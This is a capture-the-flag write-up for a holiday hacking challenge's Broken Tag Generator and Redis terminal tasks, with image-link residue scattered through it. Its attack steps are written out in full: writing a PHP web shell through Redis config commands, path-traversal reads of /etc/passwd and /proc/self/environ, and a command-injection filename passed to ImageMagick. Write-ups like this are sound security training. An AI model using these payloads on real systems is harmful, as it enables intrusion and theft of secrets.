
OBJECTIVE 8) BROKEN TAG GENERATOR

DIFFICULTY: 4

Help Noel Boetie fix the Tag Generator in the Wrapping Room. What value is in the environment variable GREETZ? Talk to Holly Evergreen in the kitchen for help with this.

Holly has 'n issue with a Redis-based terminal. Let's find the bug in the source-code of the page he is looking for:

Redis Bug Hunt terminal-challenge



```
We need your help!!

The server stopped working, all that's left is the maintenance port.

To access it, run:

curl http://localhost/maintenance.php

We're pretty sure the bug is in the index page. Can you somehow use the
maintenance page to view the source code for the index page?

player@147b95a58ed6:~$ curl http://localhost/maintenance.php
ERROR: 'cmd' argument required (use commas to separate commands); eg:
curl http://localhost/maintenance.php?cmd=help
curl http://localhost/maintenance.php?cmd=mget,example1

player@147b95a58ed6:~$ curl http://localhost/maintenance.php?cmd=help
Running: redis-cli --raw -a '<password censored>' 'help'
redis-cli 5.0.3
To get help about Redis commands type:
      "help @<group>" to get a list of commands in <group>
      "help <command>" for help on <command>
      "help <tab>" to get a list of possible help topics
      "quit" to exit
To set redis-cli preferences:
      ":set hints" enable online hints
      ":set nohints" disable online hints
Set your preferences in ~/.redisclirc

player@147b95a58ed6:~$ curl -s http://localhost/maintenance.php?cmd=config,get,requirepass
'requirepass' is not allowed

player@147b95a58ed6:~$ curl -s http://localhost/maintenance.php?cmd=config,get,require*
Running: redis-cli --raw -a '<password censored>' 'config' 'get' 'require*'

requirepass
R3disp@ss

player@147b95a58ed6:~$ cat /etc/apache2/sites-enabled/000-default.conf | grep DocumentRoot
DocumentRoot /var/www/html

player@147b95a58ed6:~$ redis-cli --raw -a R3disp@ss
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.

127.0.0.1:6379> config set dir /var/www/html
OK
127.0.0.1:6379> config set dbfilename exploit.php
OK
127.0.0.1:6379> set test "<?php system('cat index.php');?>"
OK
127.0.0.1:6379> save
OK
127.0.0.1:6379> exit

player@147b95a58ed6:~$ curl -s http://localhost/exploit.php --output tmp
player@147b95a58ed6:~$ strings tmp
REDIS0009
        redis-ver
5.0.3
redis-bits
ctime
used-mem
aof-preamble
example1
The site is in maintenance mode
test <?php
# We found the bug!!
#         \   /
#         .\-/.
#     /\ ()   ()
#       \/~---~\.-~^-.
# .-~^-./   |   \---.
#      {    |    }   \
#    .-~\   |   /~-.
#   /    \  A  /    \
#        \/ \/
#
echo "Something is wrong with this page! Please use http://localhost/maintenance.php to see if you can figure out what's going on"
example2#We think there's a bug in index.php
]0$K
```

Greeting Card Generator

Before switching back to Santa's body, drop by Chimney in the Talks Lobby and send a Christmas-card to tell all your friends and family the Good News 'bout the new-born King. The Greeting Card generator seems to use an updated version of the Tag Generator-firmware.

Main Objective

When your ready, switch to back to Santa and go to the Wrapping Room to help Noel find the bug in the Tag Generator and see what's in this GREETZ-variable.


When generating an error, for example by visiting a non-existing page, the application shows it's path and filename:

https://tag-generator.kringlecastle.com/busyr

Something went wrong!

Error in **/app/lib/app.rb**: Route not found

Let's have a look at the Network-console (**F12**) to see what HTML- and Javascript-files are being loaded:



Status	Method	Domain	File	Initiator	Type	Tran...	Size
200	GET	tag-generator.kringlecastle.com	/	browsing-context.js:1138 (document)	html	3.96...	3.54 KB
304	GET	tag-generator.kringlecastle.com	fabric.min.js	script	js	cach...	0 B
304	GET	tag-generator.kringlecastle.com	jquery.min.js	script	js	cach...	0 B
304	GET	tag-generator.kringlecastle.com	app.js	script	js	cach...	13.82 KB
404	GET	tag-generator.kringlecastle.com	favicon.ico	FaviconLoader.jsm:191 (img)	html	cach...	81 B

Having a closer look at the source of https://tag-generator.kringlecastle.com/js/app.js shows some end-point API parameters that we might be able to exploit:

```
$ curl -s https://tag-generator.kringlecastle.com/js/app.js | grep \? | grep =
          window.location = `/share?id=${res.id}`;
                img.attr('src', `/image?id=${id}`);
```

Aaaand yessss! There's an LFI-bug in **/image?id=**

```
$ curl 'https://tag-generator.kringlecastle.com/image?id=../etc/passwd'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
app:x:1000:1000:,,,:/home/app:/bin/bash
```

Now, we ofcouse could have taken a long look at the Ruby-sourcecode to find some more interesting bugs, like RCE using:

```
$ curl -s 'https://tag-generator.kringlecastle.com/image?id=../app/lib/app.rb' | head
# encoding: ASCII-8BIT

TMP_FOLDER = '/tmp'
FINAL_FOLDER = '/tmp'
```

```
# Don't put the uploads in the application folder
Dir.chdir TMP_FOLDER

require 'rubygems'
```

But, since we're looking only for the contents of an environment variable, and everything in Linux is a file, including environment variables, we could just simply use the LFI-bug to display the environment:

```
$ curl -s 'https://tag-generator.kringlecastle.com/image?id=../proc/self/environ' --output environ

$ cat environ | sed 's/\x00/\n/g'
PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=873cfcb97599
RUBY_MAJOR=2.7
RUBY_VERSION=2.7.0
RUBY_DOWNLOAD_SHA256=27d350a52a02b53034ca0794efe518667d558f152656c2baaf08f3d0c8b02343
GEM_HOME=/usr/local/bundle
BUNDLE_SILENCE_ROOT_WARNING=1
BUNDLE_APP_CONFIG=/usr/local/bundle
APP_HOME=/app
PORT=4141
HOST=0.0.0.0
GREETZ=JackFrostWasHere
HOME=/home/app
```

The GREETZ variable contains the following string:

JACKFROSTWASHERE

Well… this kind of felt like cheating, so I went back to solve this challenge 'the proper way', and found some nice gems while doing so.

Looking at the app.rb-source, we notice that Jack commented out some filename sanitation, and there's a system-command that uses the filename as input:

```
      # I wonder what this will do? --Jack
      # if entry.name !~ /^[a-zA-Z0-9._-]+$/
      #   raise 'Invalid filename! Filenames may contain letters, numbers, period, underscore, and hyphen'
      # end
...
8<--- cut here for an abbreviated version to keep the report-length down a bit ;-) 8<---
...
  # Resize and compress in the background
  Thread.new do
    if !system("convert -resize 800x600\\> -quality 75 '#{ filename }' '#{ out_path }'")
```


This means, we can get creative whipping up a special filename that does some command-injection into ImageMagicks-convert command...

```
$ cp busyr.png r.png\'\ \'t.png\'\;env\>r.txt\ \#.png

$ zip busyr.zip r.png\'\ \'t.png\'\;env\>r.txt\ #.png
  adding: r.png' 't.png';env>r.txt #.png (deflated 3%)
```

Now, just upload this zip on the website, wait a bit and download the output:

```
$ curl https://tag-generator.kringlecastle.com/image?id=../tmp/r.txt | grep GREETZ
GREETZ=JackFrostWasHere
```

When doing an `ls` of `/tmp` using the above method, to inspect what files I needed to cleanup after solving this, I found some awesome ASCII-art left there by some other player. A big shout-out to whoever created this!! It inspired me to leave a greeting to other players as well, although not as nice as Marie's one...



```
-rw-r--r-- 1 app app       0 Dec 30 12:05 r01 BBBBBBBBBBBB         GREETZ                      RRRRRRRRRRRR
-rw-r--r-- 1 app app       0 Dec 30 12:05 r02 BBBBBBBBBBBBB             from                   RRRRRRRRRRRRR
-rw-r--r-- 1 app app       0 Dec 30 12:05 r03  BBBBB  BBBBBB                                    RRRRR  RRRRRR
-rw-r--r-- 1 app app       0 Dec 30 12:05 r04  BBBBB   BBBBB                                    RRRRR   RRRRR
-rw-r--r-- 1 app app       0 Dec 30 12:05 r05  BBBBB   BBBBB     uuu     uuu   sssssss yyyyyy  yyyyy  RRRRR   RRRRR
-rw-r--r-- 1 app app       0 Dec 30 12:06 r06  BBBBB   BBBBB  uuuuuu  uuuuuu  ssssssssyyyyyyyy yyyyy  RRRRR   RRRRR
-rw-r--r-- 1 app app       0 Dec 30 12:05 r07  BBBBB  BBBBB   uuuuuu  uuuuuu ssssss ssyyyyyyy   yy   RRRRR  RRRRR
-rw-r--r-- 1 app app       0 Dec 30 12:06 r08  BBBBBBBBBBB     uuuuu   uuuuu sssssss ss yyyyy  yyy   RRRRRRRRRR
-rw-r--r-- 1 app app       0 Dec 30 12:06 r09  BBBBBBBBBBBBB   uuuuu   uuuuu ssssssss   yyyyyy yy    RRRRRRRRRRR
-rw-r--r-- 1 app app       0 Dec 30 12:06 r10  BBBBB   BBBBBB  uuuuu   uuuuu  ssssssss   yyyyyyyy    RRRRR  RRRRRR
-rw-r--r-- 1 app app       0 Dec 30 12:06 r11  BBBBB   BBBBBB  uuuuu   uuuuu  sssssssss  yyyyyyyy    RRRRR  RRRRRR
-rw-r--r-- 1 app app       0 Dec 30 12:06 r12  BBBBB   BBBBBB  uuuuu   uuuuu ss sssssss   yyyyyy     RRRRR   RRRRR
-rw-r--r-- 1 app app       0 Dec 30 12:07 r13  BBBBB  BBBBBBB  uuuuuuuuuuuuu sss ssssss   yyyyyy     RRRRR   RRRRRR
-rw-r--r-- 1 app app       0 Dec 30 12:07 r14 BBBBBBBBBBBBBB    uuuuuuuuuuuussssssssss    yyyyyy    RRRRRRR  RRRRRRR
-rw-r--r-- 1 app app       0 Dec 30 12:07 r15 BBBBBBBBBBBB      uuuu  uuuuu  sssssss  yyy yyyy     RRRRRRR   RRRRR
-rw-r--r-- 1 app app       0 Dec 30 12:07 r16                                        yyyy yyyy
-rw-r--r-- 1 app app       0 Dec 30 12:07 r17 ####################################    yyyy yyy    ###################
-rw-r--r-- 1 app app       0 Dec 30 12:07 r18 #####################################    yyyyyy    ####################
-rw-r--r-- 1 app app       0 Dec 30 12:07 r19                                       yyyy
```

